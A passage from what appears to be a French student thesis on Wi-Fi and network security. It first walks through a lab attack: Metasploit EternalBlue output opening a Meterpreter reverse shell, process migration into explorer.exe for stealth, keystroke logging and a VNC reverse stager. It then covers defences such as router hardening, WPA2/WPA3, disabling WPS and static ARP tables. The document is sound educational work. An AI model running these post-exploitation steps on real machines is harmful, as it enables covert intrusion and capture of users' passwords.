[*] 192.168.1.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.3:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.3:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.3:445 - Starting non-paged pool grooming
[*] 192.168.1.3:445 - Sending SMBv2 buffers
[*] 192.168.1.3:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.3:445 - Sending final SMBv2 buffers.
[*] 192.168.1.3:445 - Sending last fragment of exploit packet!
[*] 192.168.1.3:445 - Receiving response from exploit packet
[*] 192.168.1.3:445 - ETERNALBLUE overwrite completed successfully (0x0000000D)!
[*] 192.168.1.3:445 - Sending egg to corrupted connection.
[*] 192.168.1.3:445 - Triggering fire of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.2:4444 => 192.168.1.3:49163) at 2024-03-18 12:04:04 +0000
[*] 192.168.1.3:445 - -----
[*] 192.168.1.3:445 - -----WIN-----
[*] 192.168.1.3:445 - -----
meterpreter >
```


d. Exploitation et shell Meterpreter : Après le lancement de l'exploit, le processus d'attaque démarre, tentant d'exploiter la vulnérabilité MS17-010 sur le système cible en utilisant l'exploit EternalBlue. Pendant que l'exploit s'exécute, nous tirons parti de la vulnérabilité pour obtenir un accès non autorisé et exécuter du code à distance.

Pendant le processus d'exploitation, Metasploit fournira un retour en temps réel sur l'avancement de l'attaque, y compris toute tentative d'exploitation réussie et les actions ultérieures effectuées sur le système cible.

Si l'exploit compromet avec succès le système cible, Metasploit établira une connexion et fournira un accès à un shell Meterpreter. Meterpreter est une charge utile puissante au sein du framework Metasploit, offrant une large gamme de capacités de post-exploitation et de fonctionnalités.

Une fois le shell Meterpreter établi, nous aurons un accès interactif au système compromis, nous permettant d'exécuter des commandes, d'escalader les privilèges, de recueillir des informations et d'effectuer diverses activités de post-exploitation.

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
268	4	smss.exe	x64	0	AUTORITE NT\Syst♦♦me	\SystemRoot\System32\smss.exe
356	348	csrss.exe	x64	0	AUTORITE NT\Syst♦♦me	C:\Windows\system32\csrss.exe
408	348	wininit.exe	x64	0	AUTORITE NT\Syst♦♦me	C:\Windows\system32\wininit.exe
420	400	csrss.exe	x64	1	AUTORITE NT\Syst♦♦me	C:\Windows\system32\csrss.exe
476	400	winlogon.exe	x64	1	AUTORITE NT\Syst♦♦me	C:\Windows\system32\winlogon.exe
504	408	services.exe	x64	0	AUTORITE NT\Syst♦♦me	C:\Windows\system32\services.exe
520	408	lsass.exe	x64	0	AUTORITE NT\Syst♦♦me	C:\Windows\system32\lsass.exe
524	504	svchost.exe	x64	0	AUTORITE NT\SERVICE LOCAL	
528	408	lsm.exe	x64	0	AUTORITE NT\Syst♦♦me	C:\Windows\system32\lsm.exe
636	504	svchost.exe	x64	0	AUTORITE NT\Syst♦♦me	
696	504	VBoxService.exe	x64	0	AUTORITE NT\Syst♦♦me	C:\Windows\System32\VBoxService.exe
704	1272	cmd.exe	x64	1	CISCO-PC\CISCO	C:\Windows\system32\cmd.exe
760	504	svchost.exe	x64	0	AUTORITE NT\SERVICE R♦♦SEAU	
812	504	svchost.exe	x64	0	AUTORITE NT\SERVICE LOCAL	
912	504	SearchIndexer.exe	x64	0	AUTORITE NT\Syst♦♦me	
916	504	svchost.exe	x64	0	AUTORITE NT\Syst♦♦me	
976	504	svchost.exe	x64	0	AUTORITE NT\Syst♦♦me	
1056	504	svchost.exe	x64	0	AUTORITE NT\SERVICE R♦♦SEAU	
1124	504	sppsvc.exe	x64	0	AUTORITE NT\SERVICE R♦♦SEAU	
1204	504	wmpnetwk.exe	x64	0	AUTORITE NT\SERVICE R♦♦SEAU	
1256	916	dwm.exe	x64	1	CISCO-PC\CISCO	C:\Windows\system32\Dwm.exe
1272	1248	explorer.exe	x64	1	CISCO-PC\CISCO	C:\Windows\Explorer.EXE
1316	504	spoolsv.exe	x64	0	AUTORITE NT\Syst♦♦me	C:\Windows\System32\spoolsv.exe
1364	504	taskhost.exe	x64	1	CISCO-PC\CISCO	C:\Windows\system32\taskhost.exe
1412	504	svchost.exe	x64	0	AUTORITE NT\SERVICE LOCAL	
1476	1272	VBoxTray.exe	x64	1	CISCO-PC\CISCO	C:\Windows\System32\VBoxTray.exe
1732	504	svchost.exe	x64	0	AUTORITE NT\SERVICE LOCAL	

III.5.2 Meterpreter : Contrôle du système compromis :

Maintenant, explorons le shell Meterpreter et testons quelques commandes.

Nous commencerons par la commande sysinfo, qui récupère des informations système de base du système cible compromis.

L'exécution de cette commande demandera à Meterpreter de recueillir des informations sur le système du système cible compromis. Les informations récupérées incluent généralement des détails tels que la version du système d'exploitation, l'architecture du système, le nom d'hôte et les ressources système disponibles.

Après avoir exécuté la commande « sysinfo », Meterpreter affichera les informations système collectées dans la console, fournissant des aperçus de la configuration et des spécifications du système cible.

Cette commande sert d'étape initiale de reconnaissance, aidant à établir une compréhension de base de l'environnement et des caractéristiques du système compromis.

```
meterpreter > sysinfo
Computer      : CISCO-PC
OS            : Windows 7 (6.1 Build 7600).
Architecture : x64
System Language : fr_FR
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter >
```

Commande PS : Dans le shell Meterpreter, exécutons la commande suivante pour lister les processus en cours :

Cette commande affichera une liste des processus en cours sur le système compromis, accompagnée de leur identifiant de processus (PID), de leur nom et d'autres informations pertinentes. Recherchons le processus explorer.exe dans la liste et notons son PID correspondant.

Commande de migration : Une fois que nous avons identifié le PID associé au processus explorer.exe, utilisons la commande de migration pour déplacer la session Meterpreter vers ce processus. Remplaçons <explorer_PID> par le PID réel du processus explorer.exe que nous avons obtenu à l'étape précédente :

```

meterpreter > ps
Process List
-----
PID  PPID  Name                Arch  Session  User                Path
----  -
0    0    [System Process]
4    0    System              x64   0         AUTORITE NT\Syst@me  \SystemRoot\System32\smss.exe
264  4    smss.exe            x64   0         AUTORITE NT\Syst@me  C:\Windows\system32\smss.exe
356  348  csrss.exe           x64   0         AUTORITE NT\Syst@me  C:\Windows\system32\csrss.exe
408  348  wininit.exe         x64   0         AUTORITE NT\Syst@me  C:\Windows\system32\wininit.exe
420  400  csrss.exe           x64   1         AUTORITE NT\Syst@me  C:\Windows\system32\csrss.exe
468  400  winlogon.exe        x64   1         AUTORITE NT\Syst@me  C:\Windows\system32\winlogon.exe
512  408  services.exe       x64   0         AUTORITE NT\Syst@me  C:\Windows\system32\services.exe
528  408  lsass.exe           x64   0         AUTORITE NT\Syst@me  C:\Windows\system32\lsass.exe
532  512  svchost.exe         x64   0         AUTORITE NT\SERVICE_LOCAL
536  408  lsm.exe             x64   0         AUTORITE NT\Syst@me  C:\Windows\system32\lsm.exe
640  512  svchost.exe         x64   0         AUTORITE NT\Syst@me
696  512  VBoxService.exe    x64   0         AUTORITE NT\Syst@me  C:\Windows\System32\VBoxService.exe
752  512  svchost.exe         x64   0         AUTORITE NT\SERVICE_REMOTE
804  512  svchost.exe         x64   0         AUTORITE NT\SERVICE_LOCAL
936  512  svchost.exe         x64   0         AUTORITE NT\Syst@me
960  512  svchost.exe         x64   0         AUTORITE NT\Syst@me
1012 512  SearchIndexer.exe  x64   0         AUTORITE NT\Syst@me
1088 512  svchost.exe         x64   0         AUTORITE NT\SERVICE_REMOTE
1232 936  dwm.exe             x64   1         amine-PC\amine       C:\Windows\system32\Dwm.exe
1248 1224 explorer.exe        x64   1         amine-PC\amine       C:\Windows\Explorer.EXE
1296 512  spoolsv.exe         x64   0         AUTORITE NT\Syst@me  C:\Windows\system32\spoolsv.exe
1352 512  taskhost.exe        x64   1         amine-PC\amine       C:\Windows\system32\taskhost.exe
1412 1248 VBoxTray.exe        x64   1         amine-PC\amine       C:\Windows\system32\VBoxTray.exe
1452 512  svchost.exe         x64   0         AUTORITE NT\SERVICE_LOCAL
1468 420  conhost.exe         x64   1         amine-PC\amine       C:\Windows\system32\conhost.exe
1660 512  svchost.exe         x64   0         AUTORITE NT\SERVICE_LOCAL
2032 1248 cmd.exe             x64   1         amine-PC\amine       C:\Windows\system32\cmd.exe
2088 512  umpnetwk.exe        x64   0         AUTORITE NT\SERVICE_REMOTE
2184 512  svchost.exe         x64   0         AUTORITE NT\SERVICE_LOCAL
2416 512  sppsv.exe           x64   0         AUTORITE NT\SERVICE_REMOTE
2900 512  svchost.exe         x64   0         AUTORITE NT\Syst@me
meterpreter >

```

➤ Migrate <explorer_PID>

L'exécution de cette commande tentera de migrer la session Meterpreter de son processus actuel vers le processus explorer.exe. Une migration réussie offre plusieurs avantages, notamment une plus grande discrétion et stabilité, car la session Meterpreter devient plus intégrée à un processus système légitime.

Après une migration réussie, nous pourrions remarquer un changement dans l'identifiant de processus (session Meterpreter <session_ID>). Cela indique que la session Meterpreter fonctionne désormais au sein du processus explorer.exe.

La migration vers un processus système comme explorer.exe peut améliorer la longévité et la persistance de la session Meterpreter, la rendant plus résistante à la détection et aux tentatives de terminaison.

```

meterpreter > migrate 1248
[*] Migrating from 1296 to 1248...
[*] Migration completed successfully.
meterpreter >

```

Keylogger : Keylogger est un type de logiciel ou de dispositif matériel qui enregistre les frappes saisies sur un clavier d'ordinateur. Sa fonction principale est de capturer et de consigner chaque frappe entrée par un utilisateur, y compris les lettres, les chiffres, les symboles et les touches spéciales telles qu'Entrée ou Retour.

Pour initier le keylogger, utilisons la commande `keyscan_start` :

➤ Keyscan_start

L'exécution de cette commande activera la fonctionnalité de keylogger au sein de la session Meterpreter, lui permettant de capturer les frappes entrées sur le système compromis.

Capturer les frappes : Après avoir démarré le keylogger, nous pouvons périodiquement vider les frappes capturées en utilisant la commande `keyscan_dump` :

➤ **Keyscan_dump**

Cette commande récupère les frappes enregistrées depuis le dernier vidage et les affiche dans la console Meterpreter.

En exécutant `keyscan_dump` de manière intermittente, nous pouvons récupérer et examiner les frappes entrées par l'utilisateur sur le système compromis. Ces frappes peuvent inclure des informations sensibles telles que des noms d'utilisateur, des mots de passe, des URL et d'autres saisies textuelles.


```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
master system telecom 2023/2024
meterpreter > █
```

Se connecter au serveur VNC : VNC signifie Virtual Network Computing. C'est une technologie qui permet d'accéder à distance et de contrôler l'interface de bureau d'un ordinateur via une connexion réseau. Avec VNC, nous pouvons interagir avec l'environnement de bureau d'un système distant comme si nous étions assis devant, quel que soit notre emplacement physique.

Nous démarrons le serveur VNC en exécutant cette commande :

➤ **Run vnc**

Une fois le serveur VNC en fonctionnement, nous pouvons utiliser un client VNC sur notre machine locale pour nous y connecter. Après une connexion réussie, nous serons en mesure de voir et d'interagir à distance avec le bureau du système compromis via le client VNC



```
C:\Users\CISCO\Desktop>
C:\Users\CISCO\Desktop>exit
exit
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.2 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\CISCO\AppData\Local\Temp\mITLEErP...
[*] Executing the VNC agent with endpoint 192.168.1.2:4545 ...
meterpreter > [*] VNC Server session 2 opened (192.168.1.2:4545 → 192.168.1.2:4545)
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "cisco-pc"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

À travers l'interface du client VNC, nous pouvons effectuer diverses actions sur le système compromis, telles que l'ouverture d'applications, la navigation dans les fichiers, l'exécution de commandes et l'interaction avec les interfaces utilisateur. Cette capacité de contrôle à distance offre un moyen puissant de gérer et de manipuler le système compromis sans accès physique direct.

III.6 Conclusion :

Ce chapitre a exploré plusieurs techniques d'attaque utilisées dans le domaine de la sécurité informatique, en se concentrant notamment sur les attaques contre les réseaux WiFi. Des méthodes telles que l'attaque de force brute et l'attaque Evil Twin ont été utilisées pour compromettre les systèmes en ciblant leurs mots de passe et en déployant des réseaux WiFi frauduleux. En outre, les attaques de réseau, y compris l'homme du milieu (Man In The Middle), KRACK (Key Reinstallation Attack), et le contournement du filtrage des adresses MAC, ont été discutées pour illustrer comment les données sensibles peuvent être interceptées et exploitées. Enfin, les vulnérabilités système telles que MS17-010 ont été examinées, soulignant les risques posés par les failles de sécurité connues. Comprendre ces techniques est essentiel pour renforcer la défense contre les cyberattaques et protéger les informations critiques.

Chapitre IV :

Les solutions

IV.1 Introduction :

Aujourd'hui, le manque de sécurité dans les réseaux sans fil est au cœur des préoccupations des administrateurs réseaux. Ils doivent mettre en place une politique de sécurité pour garantir la protection des réseaux et l'intégrité des données face aux failles de sécurité et à la diversité des menaces qui évoluent en permanence. Heureusement, il existe désormais des solutions très robustes permettant d'optimiser la sécurité dans les réseaux sans fil et de faire face à diverses attaques.

Dans ce dernier chapitre, nous allons présenter les solutions de sécurité aptes à être utilisées dans un réseau local sans fil (Wi-Fi). Les solutions seront divisées en trois parties distinctes. La première partie traitera des solutions de sécurité dédiées aux administrateurs réseaux, comprenant la méthode pour obtenir une bonne configuration d'un point d'accès et l'utilisation d'une table ARP statique. La seconde partie portera sur une solution de sécurité spécifique aux entreprises, incluant la mise en place d'un serveur RADIUS. Enfin, la troisième partie présentera des solutions supplémentaires pour améliorer la sécurité, telles que les VLAN, VPN, pare-feu, systèmes de détection d'intrusion (IDS) et antivirus.

IV.2 Les solutions de sécurité dédiées au l'administrateur réseau (l'utilisateur) :

Un point d'accès réseau, également appelé PA ou AP, est un dispositif permettant à des appareils sans fil de se connecter à un réseau câblé[50]. Les paramètres de sécurité du point d'accès, souvent un routeur, sont essentiels pour protéger un réseau sans fil. Les configurations du routeur déterminent la capacité d'un attaquant à accéder au réseau. Les étapes clés pour accéder à la configuration d'un point d'accès de manière sécurisée sont :

- Accéder à l'interface de configuration : Se connecter à l'interface de configuration du point d'accès en saisissant son adresse IP par défaut dans un navigateur web (généralement 192.168.0.1 ou 192.168.1.1)[50].
- Identification : Entrer le nom d'utilisateur et le mot de passe par défaut pour accéder à l'interface d'administration[50].




Figure 34 : configuration d'un point d'accès

IV.2.1 Changement de l'identifiant et du mot de passe du point d'accès :

Les étapes pour sécuriser un point d'accès incluent la modification du nom d'utilisateur et du mot de passe par défaut. Il est crucial d'éviter d'utiliser les identifiants par défaut pour renforcer la sécurité du réseau[51]. Les fournisseurs d'accès peuvent envoyer des mots de passe par défaut par mail ou courrier, mais il est recommandé de personnaliser ces informations pour une protection optimale.

Il est essentiel de changer le mot de passe par défaut du point d'accès, car ces identifiants sont souvent évidents et connus de tous. Certains sites répertorient même les identifiants par défaut de nombreux fournisseurs.

Pour modifier un mot de passe[52]:

- Accédez aux paramètres de sécurité sans fil.
- Remplacez le mot de passe actuel par un nouveau mot de passe complexe.
- Enregistrez les modifications.

En choisissant un mot de passe sécurisé et en le changeant régulièrement, cela renforce la protection du réseau sans fil contre les accès non autorisés. Évitez d'utiliser des informations personnelles facilement devinables.



Figure 35 : changement du mot de passe

IV.2.2 Modification et Dissimulation du SSID :

Le SSID, ou Service Set Identifier, est le nom par lequel un réseau se fait reconnaître. Les SSID par défaut peuvent souvent révéler la marque et parfois même le modèle des routeurs, facilitant l'identification par des personnes mal intentionnées[53]. La dissimulation du SSID ne le sécurise pas directement, mais rend nécessaire une connaissance manuelle pour s'y connecter, renforçant la sécurité en rendant le SSID non identifiable. Masquer le SSID n'ajoute pas automatiquement une sécurité, mais complique l'accès non autorisé[53].

Puissance de transmission :	20	dBm (1-20 dBm)*
Index SSID :	SSID1	
SSID :	DJAWEB_C1E7C	*
Nombre maximal de périphériques d'accès :	16	*
SSID :	<input checked="" type="checkbox"/> Activer	
Masquer la diffusion :	<input checked="" type="checkbox"/> Activer	
WMM :	<input type="checkbox"/> Activer	
Isolement de point d'accès (AP) :	<input type="checkbox"/> Activer	
MCS :	Auto	
Bande passante :	20/40	MHZ
Intervalle de garde :	Long	
Sécurité :	WPA-PSK/WPA2-F	
Clé pré-partagée WPA :	*****	*
Chiffrement WPA :	AES	


Figure 36 : modification du SSID

IV.2.3 Choix du protocole de sécurité WPA2/WPA3 :

Comme nous l'avons montré dans les chapitres précédents, il existe quatre types de protocoles de sécurité qui gèrent les fonctions de cryptage sur un réseau sans fil, tels que : WEP, WPA, WPA2 et WPA3[54]. Certains de ces protocoles présentent un ensemble de vulnérabilités et de risques en termes de sécurité.

Pour sécuriser au mieux un réseau Wi-Fi, il est recommandé d'utiliser WPA2 / WPA3 avec une clé longue et complexe, mêlant majuscules, minuscules, chiffres et caractères spéciaux (tels que : @, /, *, #, etc.), sans mots compréhensibles (par exemple : le nom, les couleurs, les dates de naissance). Cela rend les attaques par force brute très difficiles[55].

Comme illustré ci-dessous, pour configurer WPA2 par exemple comme méthode de cryptage, il faut accéder à « Interface setup » puis « Wireless » :



Intervalle de garde :	Long	▼
Sécurité:	WPA2-PSK	▼
Clé pré-partagée WPA :	
Chiffrement WPA :	AES	▼
WPS:	<input type="checkbox"/> Activer	


Figure 37 : le choix du protocole

Bien que le protocole WPA3 bénéficie de meilleures normes de sécurité et de protection contre les vulnérabilités connues des anciens protocoles comme WPA2, il n'est pas encore largement utilisé. Une des raisons est que sa mise en œuvre nécessite des matériels et des logiciels compatibles, ce qui peut prendre du temps pour se généraliser.

IV.2.4 Désactivation du WPS :

Le protocole WPS (Wi-Fi Protected Setup) est un standard développé pour simplifier et sécuriser le processus de connexion des périphériques Wi-Fi à un réseau sans fil. Il permet aux utilisateurs de configurer rapidement un réseau domestique en utilisant un code PIN ou un bouton de connexion (WPS push button) plutôt que de saisir manuellement le SSID et la clé de sécurité. Cependant, WPS a été critiqué pour ses vulnérabilités de sécurité, car il peut être sujet à des attaques de type brute force, permettant potentiellement à un attaquant d'accéder au réseau Wi-Fi sans autorisation[54].

Pour renforcer la sécurité du réseau Wi-Fi, il est recommandé de désactiver complètement cette option. L'image ci-dessous montre l'interface qui nous permettra de désactiver le WPS.



Chiffrement WPA :	AES	▼
WPS:	<input type="checkbox"/> Activer	
Mode WPS :	PBC	▼

Figure 38 : Désactivation du WPS

IV.2.5 Filtrage par des adresses MAC :

L'adresse MAC, unique à chaque carte réseau, est utilisée pour le filtrage d'accès. Ce filtrage restreint les connexions aux seuls appareils avec des adresses MAC spécifiques, renforçant la sécurité en autorisant uniquement les appareils préalablement approuvés à se connecter au réseau[54].

Malgré les attaques démontrées contre le filtrage des adresses MAC dans le chapitre 3, il est important de souligner que cette méthode demeure une couche de sécurité supplémentaire pour les réseaux Wi-Fi. Bien qu'elle ne soit pas infaillible et qu'elle puisse être contournée par des attaquants déterminés, elle contribue à la défense en profondeur en ajoutant une barrière supplémentaire que les intrus doivent franchir. Par conséquent, le filtrage des adresses MAC reste une mesure de sécurité valable lorsqu'il est utilisé en complément d'autres mécanismes de protection plus robustes[54].




Figure 39 : Filtrage de l'adresse MAC

IV.2.6 Mise à jour du firmware :

Comme nous l'avons déjà souligné, il existe des vulnérabilités de sécurité connues sur les routeurs actuels. Lorsque le fabricant découvre qu'une vulnérabilité est exploitée sur l'un de ses modèles, il publie généralement une nouvelle mise à jour qui corrige cette faille [55]. Certains points d'accès peuvent être configurés pour mettre à jour automatiquement leur logiciel de gestion. Si ce n'est pas le cas, il est recommandé de vérifier régulièrement la disponibilité des mises à jour, puis de les télécharger et de les installer. (Voir la figure ci-dessous)




Figure 40 : Mise à jour du firmware

IV.2.7 L'utilisation d'un tableau ARP statique :

Comme nous l'avons vu dans le chapitre précédent, les attaques de l'homme du milieu telles que l'ARP spoofing et le DNS spoofing exploitent une faiblesse du protocole ARP (Address Resolution Protocol). Dans ce type d'attaque, l'attaquant envoie une réponse ARP spécialement construite à notre machine, contenant l'adresse IP de la cible mais avec l'adresse MAC de l'attaquant. Lorsque notre machine reçoit cette réponse ARP, elle met à jour sa table ARP en associant l'adresse IP de la cible avec l'adresse MAC de l'attaquant, même si cette correspondance est fausse.

Ainsi, lorsque notre machine tente de communiquer avec la machine cible, elle envoie effectivement ses paquets à l'adresse MAC de l'attaquant. Celui-ci peut alors intercepter le trafic, le modifier ou le laisser passer selon ses intentions. L'ARP spoofing abuse de la confiance du protocole ARP qui accepte la première réponse reçue sans vérifier sa véracité, permettant à l'attaquant de rediriger facilement le trafic à son avantage en corrompant la table ARP de notre machine.

La solution proposée pour se protéger contre ces attaques est d'utiliser une table ARP statique, qui fixe l'adresse IP du routeur à son adresse MAC. L'exécution de cette solution est détaillée ci-dessous :

- Tout d'abord, nous allons vérifier la table ARP de notre machine. Pour ce faire, nous saisissons la commande « arp -a » dans l'invite de commande. La figure suivante montre que la table ARP est actuellement « dynamique ».

```

Administrator: Command Prompt - netsh -c "interface ipv4"
Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>arp -a

Interface: 192.168.1.2 --- 0xf
Internet Address      Physical Address      Type
192.168.1.1          ec-cb-30-cc-1e-7c    dynamic
192.168.1.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22           01-00-5e-00-00-16    static
224.0.0.251          01-00-5e-00-00-fb    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250      01-00-5e-7f-ff-fa    static
255.255.255.255      ff-ff-ff-ff-ff-ff    static

```

Figure 41 : ARP dynamique

- Le but de l'étape suivante est de déterminer l'ID de l'interface Wi-Fi. Comme le montre l'image ci-dessous, l'ID de l'interface est « 15 » :

```

C:\WINDOWS\system32>netsh -c "interface ipv4"
netsh interface ipv4>show neighbors

Interface 1: Loopback Pseudo-Interface 1

Internet Address      Physical Address      Type
-----
224.0.0.22           01-00-5e-00-00-16    Permanent
224.0.0.251          01-00-5e-00-00-fb    Permanent
224.0.0.252          01-00-5e-00-00-fc    Permanent
239.255.255.250      01-00-5e-7f-ff-fa    Permanent

Interface 15: Wi-Fi

Internet Address      Physical Address      Type
-----
172.20.10.1          00-00-00-00-00-00    Unreachable
192.168.1.1          ec-cb-30-cc-1e-7c    Reachable
192.168.1.255        ff-ff-ff-ff-ff-ff    Permanent
224.0.0.22           01-00-5e-00-00-16    Permanent
224.0.0.251          01-00-5e-00-00-fb    Permanent
224.0.0.252          01-00-5e-00-00-fc    Permanent
239.255.255.250      01-00-5e-7f-ff-fa    Permanent
255.255.255.255      ff-ff-ff-ff-ff-ff    Permanent

```

Figure 42 : ID de l'interface WIFI

- Nous allons ensuite saisir la commande suivante : « netsh -c "interface ipv4" set neighbors 15 "IP du routeur" "adresse MAC du routeur" » pour changer une adresse dynamique en une adresse statique.

```
netsh interface ipv4>
